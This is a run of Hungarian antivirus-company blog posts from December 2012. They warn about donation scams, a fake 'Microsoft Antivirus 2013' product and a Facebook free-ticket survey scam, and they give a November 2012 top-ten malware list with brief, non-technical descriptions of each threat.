Ugyanis **ez is állandó kísérőjelensége a katasztrófáknak**, hogy kéretlen e-mailben, Facebook vagy Twitter üzenetben, de akár személyesen, SMS-ben vagy telefonhívással is bejelentkeznek, hogy hozzájárulást, adományt gyűjtsenek a rászorulóknak. Ezzel kapcsolatban **ne hagyjuk, hogy az érzelmeink vezéreljenek bennünket, mindig kérdezzünk rá, pontosan is a neve, címe, és telefonszáma az alapítványnak, kérjük mutasson írásos tájékoztatást a programjukról.**



Ha valaki profi főállású adománygyűjtőnek adja ki magát, kérdezzünk rá, mennyi költséget vonnak le a munkájukhoz, és végül mennyi az a maradék, amely tényleg a segítségre váróknak megy. Mindig ellenőrizzük le a szervezet korábbi történetét, de az is jó ötlet, ha a hivatalos adománygyűjtők listáján is megkeressük őket. Ha az adománygyűjtők futárral vagy távolból postai úton szeretnék begyűjteni a pénzt, akkor is gyanakodhatunk csalásra.

Tetszik 2 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

· **1 trackback**

Ajánlott bejegyzések:

- Gyerek-barát netezés
- Hogyan szúrjuk ki a gyanús Android appokat?
- "Szósölmédia" és nyaralás
- Nyári tanácsok utazáshoz
- Webkamerás kukkolók IV. - 100 férfi ér egy nőt

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4961843

Trackbackek, pingbackek:

Trackback: Jézus szerint is bunkóság a sok kereszt mindenütt 2012.12.13. 08:45:05

Jézus mondá vala, hogy erkölcstelen és bunkóság is: " Szóval, visszajövök a földre és mit látok? Kibaszott keresztek mindenütt! Emberek, most komolyan:szerintetek például akit fejbe lőttek, mit szólna ha kurva pisztolyokat látna m...

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a

Felhasználási feltételekben.



doggfather · http://apengeele.blog.hu/ 2012.12.13. 09:15:52

Pont ezért adok szívesebben egy egy hajléktalannak 100-200 forintot, mert tudom, hogy az a pénz nála marad (oké nem csak nála a maffiánál is egy része sajnos), ellenben egy egy szervezetnek adok 100 forintot jó ha 10 a rászorulóhoz kerül. :S

Ami biztos oda kerül az az önkéntes munka, az hasznos.

NIL7 2012.12.13. 09:15:55


Az adomanygyujtok igazan megerdemelnek egy kis penzt meg ha csalok is, hiszen a szorakoztatasunkra is csinaljak. Amugy is milliokat koltenek a zemberek emelt dijas SMS-ekre megtudni, hogy kedvezo-e a hold allasa a nosuleshez, es Evi vagy Zoli jusson tovabb a vetelkedon.
A magam reszerol mindenkit eltanacsolok a mesejetol fuggetlenul, segitsen mindenki sajatmagan, az isten is megsegiti ... ahogy mondjak. Majd imadkozok ertuk. A karacsonyi idoszakban kulonosen elszaporodnak ezek a fajtak.

Kártékony antivirus linkek - villám őrjárat 7.

2012.12.14. 14:53 | Csizmazia István [Rambo] | 1 komment

Címkék: link hamis antivírus kártékony patrol 2013 Microsoft Antivirus

Egyfajta röpke "Link Patrol" keretében teszünk időnként kisebb őrjáratot hamis antivírusok, a hamis antivírust terítő linkek nyomában, különösebb sallangok, terjedelmesebb tiszteletkörök nélkül. Mai programunk nem is akármilyen, egyenesen Microsoft Antivirus 2013 a becses neve, ám gyaníthatóan mégsem Redmondban készült.



Az előző részek tartalmából ;-) Korábbi epizódjainkban már szerepeltek olyan hírességek, mint a **"Windows Virtual Angel" vagy az "XP Antivirus Pro 2013"** nevű átverős biztonsági program, vagyis mind a Windows elnevezés, mind **az aktuálisan közelgő 2013-as évszám (ha nem lesz éppen világvége)** valamilyen kontextusban már terítéken volt. Ezúttal a kártevőterjesztők továbbmentek, és **magának a Microsoft cégnek a nevét is beleálmodták az új "termékbe", hátha bizalmat ébreszt, és valaki naivan úgy gondolja, a "Microsoft Antivirus 2013" programmal így minden rendjén van.**



A sokadik hamis víruskergető szoftver esetében is szokás szerint csak a név változik, a program külleme és célja ugyanaz maradt: pénzt szedni a semmiért, nem létező fertőzésekre hivatkozva. Ami talán itt kicsivel durvább, az **a sajnos korántsem szokatlan névbitorlás. Erről már írtunk korábban, létező programok, gyártók, márkaneveire nagyon hasonlító elnevezés alkalmazásától nem igazán rettennek vissza** a bűnözők. Kezeink között olyan hamis antivírus programok jártak már, mint a "Smart Security" vagy akár a "Wireshark Antivirus".



Hogy ne kerüljünk ilyen kellemetlen helyzetbe, javasolt, hogy **fusson naprakész internetbiztonsági szoftver (valódi antivírus,**

kémprogramirtó, t□ zfl) a gépünkön. Amely akár a kártékony kód viselkedése, akár a kártékony URL feketelistázása miatt jó eséllyel fennakadhat a szűrőjén. Emellett ha nem kattintunk gondolkodás nélkül mindenre, máris a tőlünk elvárható legnagyobb gondossággal megtettünk mindent a biztonságunk érdekében. Ha bármilyen levél, **üzenet, popup ablak esetében gyanút fogunk, hogy csakis hamis riasztásról lehet szó, bátran használjuk először is az internetes keresőket, és tájékozódjunk. Lehet, hogy éppen egy tipikus átverést sikerül még kattintás és fizetés előtt idejében beazonosítani**.



Zárni minden villám őrjáratunkat egységesen ezzel az univerzális okossággal fogjuk: "Soha ne használjunk és ne telepítsünk olyan programot, amelyre rákeresve a Google szinte összes találata "How to remove..." szófordulattal kezdődik."

Tetszik 3 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Az XP élt, az XP élt, az XP élni fog
- Ez történik a weben egy perc alatt
- Elégedetlenek vagyunk a Facebook biztonságával
- Safe mód a Mechagodzilla ellen
- Nyári tanácsok utazáshoz

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4965399

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



kunkworks 2012.12.15. 17:45:58

Haver mesélte, hogy faterja mindig ezt mondta, amikor játszani akart a commodorral: Sanyi, tőccsd má' bea falkon patroNt, jáó?

Még mindig nincs ingyen ebéd

2012.12.17. 10:19 | Csizmazia István [Rambo] | 1 komment

Címkék: facebook csalás ingyenjegy disneyland

Nagyjából azt kellene végiggondolnunk, **van-e érdemi különbség a dolgok lényegében akkor, ha az egérfogóban Eidami, Trappista vagy éppen Gouda sajt van?** Szerintünk nincs, ahogy az átverős Facebook üzenetek ingyen ajándékos ígéreteit is érdemes kellő távolságtartással kezelnünk, lett légyen az 1000 dolláros Victoria's Secret utalvány, vagy akár 4 ingyenjegy Disneylandbe.



Lépjünk vissza kicsit, és nézzük meg, mi is volt az állítólagos Victoria's Secret-es "ajándék" lényege. A kattintás után **jön a már majdnem végeztél ("You are almost finished") és kezdődik egy csomó űrlap kitöltögetés, ez egy átléphetetlen állomás**. Survey kitöltögetés, **házas-e vagy, van-e biztosításod, és ha igen akkor miért nem típusú kérdéshegyek, és a szomorú igazság, hogy ajándék az egyáltalán nincs**. Illetve van, mert a csalók a lekattintott, szokásaink után kérdezgető weblapok, űrlapok után a hirdetőktől, piackutatóktól fejpénzt kapnak, amelynek kitöltögetését az ingyen nyereményre ácsingózó szerencsétlen, naiv balekokra bízzák. **Ők azonban valóban megkapják az ajándékot, az utánunk járó sápot.**



A "sajtcsere" után lássuk mai átverésünket: "Get 4 FREE Disneyland Tickets! (Merry Christmas)". **Az üzenet szerint az ünnepre való tekintettel minden Facebook felhasználó négy ingyen belépőt kap a játék parkba**. Itt most álljunk meg azonnal egy pillanatra, **nézzük meg hányan regisztráltak a mai napig a közösségi oldalra: 973 642 500 személy**. Vegyük csak a sima egy napos belépő jegy árát, ami 46 EUR, és vegyük elő okostelefonunk Calculator appját: nos ez **44,787,555,000 EUR - a jó magyar forintra való átváltástól a szívbetegekre való tekintettel most kivételesen eltekintünk. Tegye fel a kezét, aki őszintén elhiszi, hogy a világválság közepén valaki ennyi pénzt oszt ki csak úgy just for fun?**



Azért tanulságképpen végiglépdelünk az eseten: először még minden biztató, itt a válasszunk parkot legördülő, ám utána - természetesen vagy sajnos - nem jön az "ingyen ajándék", helyette itt is űrlap kitöltögetési munkára vagyunk kárhoztatva, súlyosbítva azzal, hogy összes ismerősünk is kap egy ilyen invitálást a nevünkben.





Sőt, **nem elég, hogy a sok survey-jel ott kínlódunk, kiderül, hogy a "mindenki hozzon magával még egy embert" mintájára itt még 3 további balekot is kellene toborozni a remek ingyen ajándékhoz**. Remélhetőleg itt már mindenkiből kitör az őstermészet, és a kenjék a hajukra kifakadástól kezdve ki-ki vérmérséklete szerint azt kívánja, bár el se kezdte volna a kattintást.



A fenti kis infógrafika a különféle számítógépes csalási módozatokat foglalja össze rendszertanilag, míg a mellékelt linken a leggyakoribb Facebookos átverések legfontosabb altípusait találjuk - benne persze a mi kis szomorú, de tanulságos ingyen ajándék kezdetű bekezdésünkkel. Ha a jelszavunkat nem is célszerű a monitorunk sarkára ragasztani, de **a "□incs ingyen ebéd" szlogent emlékeztetőül bátran odabiggyeszthetjük, mert a becsapások száma jól láthatóan folyamatosan növekszik.**

Tetszik 47 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Kártékony antivirusok - villám őrjárat 8.
- Informatikai biztonság az egészségügyben
- Android kémprogram persze csak a mi érdekünkben
- Majdnem mindenki átverhető adathalászattal
- Ez történik a weben egy perc alatt

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4969426

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

nyomasek_bobo · http://sopron.e-cafe.hu 2012.12.24. 00:04:12

Tök jó ez a checkfacebook.com oldal. A szerbeken kívül lenyomjuk az összes szomszédunkat, ha a felhasználók arányát nézzük.

Autorun és a biztonságosabb netes vásárlás

2012.12.23. 14:01 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: statisztika november adatok 2012 nod32 havi threatsense vírusstatisztika

Az ESET minden hónapban összeállítja a világszerte terjedő számítógépes vírusok toplistáját, melyből megtudhatjuk, hogy aktuálisan milyen kártevők veszélyeztetik leginkább a felhasználók számítógépeit. **2012. novemberében a következő 10 károkozó terjedt a legnagyobb számban**.



Előző havi összesítésünkhöz képest az Autorun rendíthetetlenül az élen táncol, de a harmadik helyezett Conficker is őrzi harmadik pozícióját. Anélkül, hogy ismételni akarnánk önmagunkat, kimondhatjuk, ezeknek a többéves kártevőknek az intenzív jelenléte a leggyakoribb fertőzések között azt bizonyítja, hogy a Windows frissítések terén a felhasználók jelentős részének jelentős elmaradása van, amit ha bepótolnának, javulhatna a pillanatnyi szituáció.

Ebben a hónapban előrébb lépett a rangsorban a Win32/Qhost trójai, ezúttal a hetedik helyről már az ötödiket sikerült elérnie. Ez a kártevő hátsó ajtót nyit a gépen, kiszolgáltatja annak adatait a bűnözőknek. Futása során először bemásolja magát a Windows egyik alkönyvtárába, majd kapcsolatba lép távoli vezérlő szerverével, ahonnan átvehető a teljes irányítás a megtámadott számítógép felett. A Win32/Qhost általában fertőzött e-mail üzenetek mellékleteiben terjed, vagyis érdemes vigyázni a kéretlen levelekkel.



Egy régi-új kórokozó is feltűnt a színen, a 9. helyezett JS/Exploit.Pdfka trójait utoljára 2011. januárjában láttuk a tíz legjelentősebb veszély között. Róla annyit érdemes tudni, hogy mivel a PDF állományban található JavaScript kód a dokumentum betöltésekor az Adobe Readerben automatikusan lefut, emiatt a felhasználó tudta nélkül titokban megkísérel egy távoli, például hongkongi weboldalakhoz csatlakozni, ahonnan további kártékony kódokat próbál meg letölteni. Feltűnése a listán amiatt is meglepetés, mert **az utóbbi időszakban érezhetően inkább a Java alapú támadások száma szaporodott meg, míg a korábban jellemző PDF és Adobe Flash kártevők a háttérbe szorultak**, számuk gyengülő tendenciát mutatott. Amit tehetünk, az vagy a gondos és rendszeres Adobe Reader frissítés kombinálva a Javascriptek automatikus futtatásának tiltásával, vagy pedig alternatív (FoxIt, Sumatra, stb.) PDF olvasó alkalmazások esetleges használata lehet.




Az ESET Global Trends Report ehavi kiadásában ezúttal is igyekszik kiragadni az utóbbi időszak IT biztonsággal kapcsolatos aktualitásokat, így ebben a hónapban egy **angol nyelvterületen gyakori átverést ismertetnek, ami jelenleg is széles körben szed áldozatokat. lyan hivatalok, pl. a brit posta a Royal Mail, különféle irodák, vagy pénzügyi szolgáltatók, vagy például a PDS Parcel Delivery Service nemzetközi csomagküldő nevében írnak nekünk valódi papíron, melyet aztán az ajtónkba vagy fizikai postaládánkba dobnak. Azt állítják, megkíséreltek számunkra egy fontos küldeményt kézbesíteni**, ám mivel mi nem voltunk otthon, ezért a mellékelt emelt díjas telefonszámon érdeklődhetünk csomagunk további sorsa után. A külföldi - például Belize-beli - telefonszámok azonban még a szokásos emelt díjas tarifákhoz képest is jelentős összegbe, közel ezer forintnak megfelelő percdíjba is kerülhet az áldozatnak.



A módszer kísértetiesen hasonlít a korábban, a gépjárművek szélvédője alá tett, állítólagos tilos parkolásunkról értesítő cetlikre, ahol a mellékelt linken az ígéret ellenére mégsem a bizonyító erejű fotót, hanem vírust linkeltek az elkövetők. Érdemes figyelni arra, hogy az ilyen kéretlen kártyákon szereplő állítólagos telefonszámot és mondjuk **a valódi postahivatal vagy csomagküldőszolgálát telefonszámát hívás előtt egyeztessük, összehasonlítsuk, mert ezzel sok kellemetlenségtől óvhatjuk meg magunkat**. Hasonlóképpen a hivatalosnak látszó weboldali linkeket se egy kéretlen üzenet alapján, hanem inkább böngészőbeli könyvjelzőnkből vagy mondjuk az érintett weboldal felkeresésével érjük el.

Az ESET központ nagy hangsúlyt fektetett a Karácsonyi ünnepek, az ajándékozási szezon közeledtével az internet vásárlásokkal kapcsolatos visszaélések elkerülésére. Ezeket a különféle csalások, visszaélések elkerülése érdekében megszívlelendő hasznos tanácsokat magyar nyelvre fordítva blogunkban is közzétettük, remélhetőleg mindenkihez idejében elérnek majd. Szó van benne többek közt arról, hogy csak megbízható portálokon, webshopokban rendeljünk, vásároljunk, ne egyedül a kedvezőnek tűnő ár döntsön, **említésre kerül a belépéskori titkosított SSL https kapcsolat fontossága, valamint arra is kitér az összefoglaló, miért fontos rendszeresen végignézni banki egyenleg értesítőnket**.




Novemberi fontosabb blogposztjainkat áttekintve sajnálattal említettük meg, hogy **Windows verziók jönnek, Windows verziók jönnek, de a vírustörténelem egyik jellegzetes gyenge-pontja, az ismert fájl típusok megmutatása alapértelmezetten kikapcsolt állapotban érkezik még a Windows és Windows alatt is**. Hiába a korábbi rengeteg intő példa a fejlesztőknek - pl. Loveletter és társai - ahol ha nem jelenítik meg a fontos részleteket - például egy kéretlen levél mellékletéből elmentett kettős kiterjesztésű "kepeslap.jpg.exe" esetében - a korábbi hozzáállás sajnos változatlan maradt. **Mi mindenesetre mindenkinek azt javasoljuk, ezt a kéretlen rejtést oldja fel, hogy láthassuk rögtön, ha valami trükkös állománnyal van dolgunk.**

Érezhetően az egyik legdinamikusabban fejlődő okostelefonplatform az Android, amely népszerűsége révén a kártevőterjesztők figyelmét is felkeltette. A folyamatosan növekvő számú kártékony alkalmazás, és kémprogram megjelenése mellett mindenesetre örvendetes tény, hogy bár valóban ugrásszerűen nőtt az Androidos kártevők száma - **egy év alatt körülbelül ötezerről ötvenezerre! - de ezek közül mindössze 0.1 származott a Google Play hivatalos piacteréről**.



Ehhez külön érdekesség még, hogy az idén év eleje óta már a piacon jelenlevő ESET Mobile Security for Android program segíti a védekezést a mobilkártevők, az SMS spamküldök vagy az okostelefon tolvajok elleni harcban. Külön aktualitást is ad a dolognak, hogy éppen most jelent az ESET Endpoint Security szoftver Android alapú eszközökre, amely már nem csak a hétköznapi felhasználók, hanem **a vállalati környezet igényeire is fel van készítve távoli felügyelet funkcióval. Az új verzió emellett tartalmazza** a korábban különálló ingyenes segédprogramként kifejlesztett ESET USSD Control segédprogramot is, melynek segítségével kiszűrhetőek az Android-alapú okostelefonok számára veszélyt jelentő rosszindulatú USSD (Unstructured Supplementary Service Data) vezérlőkódok.


Végül, mint korábban említettük, igyekeztünk egy gyakorlatias, **hasznos tippekből álló komplett csokrot átnyújtani az ünnepek előtt aktuális netes vásárlásokkal kapcsolatban**, és ebben részletes használati útmutatóval igyekeztünk megadni minden fontos információt ahhoz, hogy **a karácsonyi vásárlás ne csalódással vagy anyagi veszteséggel végződjön.**



írustoplista
Az ESET több millió felhasználó visszajelzésein alapuló statisztikai rendszere szerint 2012. novemberében a következő 10 károkozó terjedt világszerte a legnagyobb számban, és volt együttesen felelős az összes fertőzés 19.24 %-áért. Aki pedig folyamatosan és első kézből szeretne értesülni a legújabb Facebook-os kártevőkről, a közösségi oldalt érintő mindenfajta megtévesztésről, az csatlakozhat hozzánk az ESET Magyarország www.facebook.com/biztonsag oldalán.

1. INF/Autorun vírus
Elterjedtsége a novemberi fertőzések között: 4.61%
Előző havi helyezés: 1.


Működés: Az INF/Autorun gyűjtőneve az autorun.inf automatikus programfuttató fájlt használó károkozóknak. A kártevő fertőzésének egyik jele, hogy a számítógép működése drasztikusan lelassul, és fertőzött adathordozókon (akár MP3-lejátszókon is) terjed.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21autorun

2. HTML/ScrInject.B trójai
Elterjedtsége a novemberi fertőzések között: 4.24%
Előző havi helyezés: 4.


Működés: A HTML/ScrInject trójai egy RAR segédprogrammal tömörített állomány, amely telepítése során egy üres (c:\windows\blank.html) állományt jelenít meg a fertőzött gép böngészőjében. Hátsó ajtót nyit a megtámadott rendszeren, és ezen keresztül a háttérben további kártékony JavaScript állományokat kísérel meg letölteni.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/scrinject-b-gen

3. Win32/Conficker féreg
Elterjedtsége a novemberi fertőzések között: 3.40%
Előző havi helyezés: 3.

Működés: A Win32/Conficker egy olyan hálózati féreg, amely a Microsoft Windows MS08-067 biztonsági bulletinben tárgyalt hibát kihasználó exploit kóddal terjed. Az RPC (Remote Procedure Call), vagyis a távoli eljáráshívással kapcsolatos sebezhetőségre építve a távoli támadó megfelelő jogosultság nélkül hajthatja végre az akcióját. A Conficker először betölt egy DLL fájlt az SVCHost eljáráson keresztül, majd távoli szerverekkel lép kapcsolatba, hogy azokról további kártékony kódokat töltsön le. Emellett a féreg módosítja a host fájlt, ezáltal számos antivírus cég honlapja elérhetetlenné válik a megfertőzött számítógépen. Változattól függően a felhasználó maga telepíti, vagy egy biztonsági résen keresztül felhasználói beavatkozás nélkül magától települ fel, illetve automatikusan is elindulhat egy külső meghajtó fertőzött Autorun állománya miatt.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21conficker

4. HTML/Iframe.B.Gen vírus
Elterjedtsége a novemberi fertőzések között: 2.08%
Előző havi helyezés: 2.


Működés: A HTML/Iframe egy gyűjtőneve az olyan vírusoknak, amelyek HTML weboldalak Iframe tagjeibe ágyazódva egy megadott URL helyre irányítja át a böngészőt a felhasználó tudta és engedélye nélkül. Fertőzött weboldalakon keresztül terjed.



Bővebb információ: http://www.virusradar.com/HTML_Iframe.B.Gen/description

5. Win32/Qhost trójai
Elterjedtsége a novemberi fertőzések között: 1.87%
Előző havi helyezés: 7.

Működés: A Win32/Qhost trójai hátsó ajtót nyit a gépen, kiszolgáltatja annak adatait a bűnözőknek. Futása során először bemásolja magát a Windows %system32% alkönyvtárába, majd kapcsolatba lép távoli vezérlő szerverével, ahonnan átvehető a teljes irányítás a megtámadott számítógép felett. A Win32/Qhost általában fertőzött e-mail üzenetek mellékleteiben terjed.



□övebb információ: http://www.virusradar.com/en/Win32_Qhost.PEV/description

6. Win32/Sirefef trójai
Elterjedtsége a novemberi fertőzések között: 1.62%
Előző havi helyezés: 5.


Működés: A Win32/Sirefef egy olyan trójai, mely titokban és kéretlenül átirányítja az online keresőmotorok eredményét különféle adwareket tartalmazó weboldalakra. Működése közben különféle kártékony SYS és DLL állományokat hoz létre a megfertőzött számítógép c:\windows\system32 mappájában, és eredményes rejtőzködése érdekében rootkites technológiát is használ.



Bővebb információ: http://www.virusradar.com/Win32_Sirefef.A/description

7. Win32/Dorkbot féreg
Elterjedtsége a novemberi fertőzések között: 1.51%
Előző havi helyezés: 6.

Működés: A Win32/Dorkbot féreg cserélhető adathordozók segítségével terjed. A féreg tartalmaz egy hátsóajtó komponenst is, melynek segítségével távolról átvehető az irányítás a fertőzött számítógép felett. Maga a futtatható állomány UPX segítségével tömörített EXE, futtatása során pedig összegyűjti az adott gépről a weboldalakhoz tartozó felhasználói neveket és jelszavakat, majd ezeket megkísérli egy távoli gépre elküldeni.



Bővebb információ: http://www.virusradar.com/en/Win32_Dorkbot.B/description

8. JS/TrojanDownloader.Iframe.NKE trójai
Elterjedtsége a novemberi fertőzések között: 1.34%
Előző havi helyezés: 8.


Működés: A JS/TrojanDownloader.Iframe.NKE trójai módosítja a böngészőklienst, és önhatalmúlag átirányítja a találatokat különféle kártékony programokat tartalmazó rosszindulatú weboldalakra. A trójai kártevő kódja leggyakrabban a weboldalak HTML beágyazásában található.



Bővebb információ: http://www.virusradar.com/JS_TrojanDownloader.Iframe.NKE/description

9. JS/Exploit.Pdfka trójai
Elterjedtsége a novemberi fertőzések között: 1.32%
Előző havi helyezés: 16

